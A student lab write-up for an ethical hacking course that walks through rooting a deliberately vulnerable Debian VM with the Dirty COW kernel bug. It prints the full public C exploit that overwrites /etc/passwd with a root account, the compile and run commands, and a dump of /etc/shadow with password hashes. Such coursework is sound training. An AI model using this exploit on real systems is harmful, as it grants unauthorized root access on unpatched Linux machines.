ETHICAL HACKING 361

MILESTONE 3

Vuyo Dziba (603031)

Contents

Introduction 1
Privilege Escalation by kernel exploit 3
Steps for Exploitation: 3
Technical Explanation of Dirty COW 11
References 12

Introduction

This document provides a comprehensive guide on performing a privilege escalation attack specifically on a Linux system running Debian with kernel version 2.6.32. This kernel version was widely used around 2009–2010 and is commonly associated with Debian 5 (Lenny) and early Debian 6 (Squeeze) releases. The demonstrated technique exploits a known vulnerability in the 2.6.32 kernel that was prevalent during that time period, allowing local users to escalate privileges due to insufficient kernel-level protections.

What is Privilege escalation?

Privilege escalation happens when an attacker exploits security weaknesses to gain access to a system beyond their authorized level, allowing them to act as system administrators or high-level users. (Legit Security, 2024; Proofpoint, 2024)


Once they've obtained administrative privileges, intruders can turn minor breaches into major threats. With increased access, they can install harmful software, steal confidential data, or compromise an entire network.

Types Of Privilege Escalation

Privilege escalation attacks fall into two primary categories: vertical and horizontal. These categories define whether attackers aim to increase their access rights or simply misuse the access of another account with a similar permission level. Each type exploits different weaknesses in the system.


Vertical Privilege Escalation

An attacker can exploit vertical privilege escalation to elevate access from a standard user account to higher-level privileges, such as those of an administrator or superuser. This escalation grants the attacker unrestricted control over the system, enabling them to modify critical configurations, install unauthorized software, create new privileged user accounts, and even delete or manipulate essential data. Such access can severely compromise system integrity, security, and availability. (Legit Security, 2024; Proofpoint, 2024)



Horizontal Privilege Escalation

Horizontal privilege escalation is when an attacker doesn't become an admin but instead sneaks into another user's account at the same privilege level, letting them see or use data and resources they shouldn't normally have access to. (Legit Security, 2024; Proofpoint, 2024)




Privilege Escalation by kernel exploit


Steps for Exploitation:

Victim Machine(Debian):

1. First go to https://github.com/sagishahar/lpeworkshop and download the target machine from here and import it in your VMware/VirtualBox software to set up the vulnerable environment.



2. In the git repo there are credentials provided for the machine: Username: user and Password: password321 Username: root and Password: password123
3. Now login into the machine and check the ip address using ifconfig command in our case it is 192.168.56.103



```
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:00:89:29
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe00:8929/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1240 (1.2 KiB)  TX bytes:1152 (1.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8756 (8.5 KiB)  TX bytes:8756 (8.5 KiB)

user@debian:~$ _
```

4. Now the vulnerable machine is up and can be exploited.

Attacker Machine(kali):


Privilege Escalation by Kernel

1. Start with taking the ssh instance of the victim machine by using the command ssh user@192.168.56.103(Use the username: user and password: password321).

2. After getting the ssh of the victim machine try to do some system enumeration to get some information about the target system by using commands like “uname -a” and “cat /proc/version”

3. So, after getting some information about the system try to find an exploit for the corresponding linux system. In this case the linux version was vulnerable to Dirty Cow exploit.

A. Exploit can be founded at: [Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method) - Linux local Exploit]



B. Now copy the code of the exploit.

```
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
```

```
pthread_t pth;
struct stat st;

struct Userinfo {
   char *username;
   char *hash;
   int user_id;
   int group_id;
   char *info;
   char *home_dir;
   char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
  const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
  int size = snprintf(NULL, 0, format, u.username, u.hash,
    u.user_id, u.group_id, u.info, u.home_dir, u.shell);
  char *ret = malloc(size + 1);
  sprintf(ret, format, u.username, u.hash, u.user_id,
    u.group_id, u.info, u.home_dir, u.shell);
  return ret;
}

void *madviseThread(void *arg) {
  int i, c = 0;
  for(i = 0; i < 200000000; i++) {
    c += madvise(map, 100, MADV_DONTNEED);
  }
  printf("madvise %d\n\n", c);
}

int copy_file(const char *from, const char *to) {
```

```
  // check if target file already exists
  if(access(to, F_OK) != -1) {
    printf("File %s already exists! Please delete it and run again\n",
      to);
    return -1;
  }

  char ch;
  FILE *source, *target;

  source = fopen(from, "r");
  if(source == NULL) {
    return -1;
  }
  target = fopen(to, "w");
  if(target == NULL) {
     fclose(source);
     return -1;
  }

  while((ch = fgetc(source)) != EOF) {
     fputc(ch, target);
   }

  printf("%s successfully backed up to %s\n",
    from, to);

  fclose(source);
  fclose(target);

  return 0;
}

int main(int argc, char *argv[])
{
  // backup file
```

```
int ret = copy_file(filename, backup_filename);
if (ret != 0) {
  exit(ret);
}

struct Userinfo user;
// set values, change as needed
user.username = "firefart";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";

char *plaintext_pw;

if (argc >= 2) {
  plaintext_pw = argv[1];
  printf("Please enter the new password: %s\n", plaintext_pw);
} else {
  plaintext_pw = getpass("Please enter the new password: ");
}

user.hash = generate_password_hash(plaintext_pw);
char *complete_passwd_line = generate_passwd_line(user);
printf("Complete line:\n%s\n", complete_passwd_line);

f = open(filename, O_RDONLY);
fstat(f, &st);
map = mmap(NULL,
           st.st_size + sizeof(long),
           PROT_READ,
           MAP_PRIVATE,
           f,
           0);
printf("mmap: %lx\n",(unsigned long)map);
```

```
  pid = fork();
  if(pid) {
    waitpid(pid, NULL, 0);
    int u, i, o, c = 0;
    int l=strlen(complete_passwd_line);
    for(i = 0; i < 10000/l; i++) {
      for(o = 0; o < l; o++) {
        for(u = 0; u < 10000; u++) {
          c += ptrace(PTRACE_POKETEXT,
                      pid,
                      map + o,
                      *((long*)(complete_passwd_line + o)));
        }
      }
    }
    printf("ptrace %d\n",c);
  }
  else {
    pthread_create(&pth,
                   NULL,
                   madviseThread,
                   NULL);
    ptrace(PTRACE_TRACEME);
    kill(getpid(), SIGSTOP);
    pthread_join(pth,NULL);
  }

  printf("Done! Check %s to see if the new user was created.\n", filename);
  printf("You can log in with the username '%s' and the password
'%s'.\n\n",
    user.username, plaintext_pw);
    printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
    backup_filename, filename);
  return 0;
}
```

4. Now create a file by using the command “nano dirty.c” and paste the exploit code in the file.

Nano dirty.c


5. After this compile the exploit by using the command:

gcc -pthread dirty.c -o dirty -lcrypt

6. After compiling the exploit, run the compiled file in this case “./dirty”

./dirty

7. After executing the exploit will ask to enter a password so enter any password that you can remember.



8. Now, to get the root privilege enter the below command:

   su firefart (it will prompt for password enter the password you entered at the time when the exploit was executing)

Su firefart

Once logged in as the new user, verify root privileges:

id

Also, try accessing protected files:

cat /etc/shadow

```
firefart@debian:~# cat /etc/shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7:::
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7:::
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7:::
irc:*:17298:0:99999:7:::
gnats:*:17298:0:99999:7:::
nobody:*:17298:0:99999:7:::
libuuid:!:17298:0:99999:7:::
Debian-exim:!:17298:0:99999:7:::
sshd:*:17298:0:99999:7:::
user:$6$M1tQjkeb$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aDOZRFrYirKDW5IJy32FBGjwYpT2O1zrR2xTROv7wRIkF8.:17298:0:99999:7:::
statd:*:17299:0:99999:7:::
firefart@debian:~#
```

Now we know that the exploit worked as we got the root privilege

Technical Explanation of Dirty COW

The Dirty COW vulnerability (CVE-2016-5195) was a race condition in the Linux kernel's memory subsystem, specifically in how copy-on-write (COW) was handled for private read-only memory mappings. This flaw existed for approximately 9 years before being discovered.

When multiple processes shared a memory mapping, the kernel used a copy-on-write mechanism to ensure that changes in one process didn't affect others. However, during certain race conditions, an unprivileged process could modify read-only memory mappings, leading to privilege escalation opportunities.

In our scenario:

1. A normal user identifies the vulnerable kernel version (2.6.32)
2. They exploit the race condition to modify the /etc/passwd file
3. They add a new entry with UID 0 (root privileges)
4. They then switch to this new user account to obtain root access

References

1. CVE-2016-5195, "Race condition in mm/gup.c in the Linux kernel 4.8.0 and earlier," *MITRE Corporation*, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195
2. Todorović, S., "Dirty COW (CVE-2016-5195) - Analysis and Exploitation," *InfoSec Institute*, October 24, 2016, https://resources.infosecinstitute.com/topic/dirty-cow-cve-2016-5195/
3. Wikipedia contributors, "Kali Linux," *Wikipedia, The Free Encyclopedia*, https://en.wikipedia.org/wiki/Kali_Linux
4. Legit Security. 2024. *What is Privilege Escalation.* [online] Available at: https://www.legitsecurity.com/aspm-knowledge-base/what-is-privilege-escalation.
5. OWASP. 2023. *Privilege Escalation - OWASP Cheat Sheet Series.* [online] Available at: https://cheatsheetseries.owasp.org/cheatsheets/Privilege_Escalation_Prevention_Cheat_Sheet.html.
6. Proofpoint. 2024. *Privilege Escalation.* [online] Available at: https://www.proofpoint.com/us/threat-reference/privilege-escalation.
7. Sheikh, F. 2021. *Horizontal vs Vertical Privilege Escalation.* [online] Infosec Resources. Available at: https://resources.infosecinstitute.com/topic/horizontal-vs-vertical-privilege-escalation/.
8. sagishahar (2026) *Windows / Linux Local Privilege Escalation Workshop*, GitHub, Available at: https://github.com/sagishahar/lpeworkshop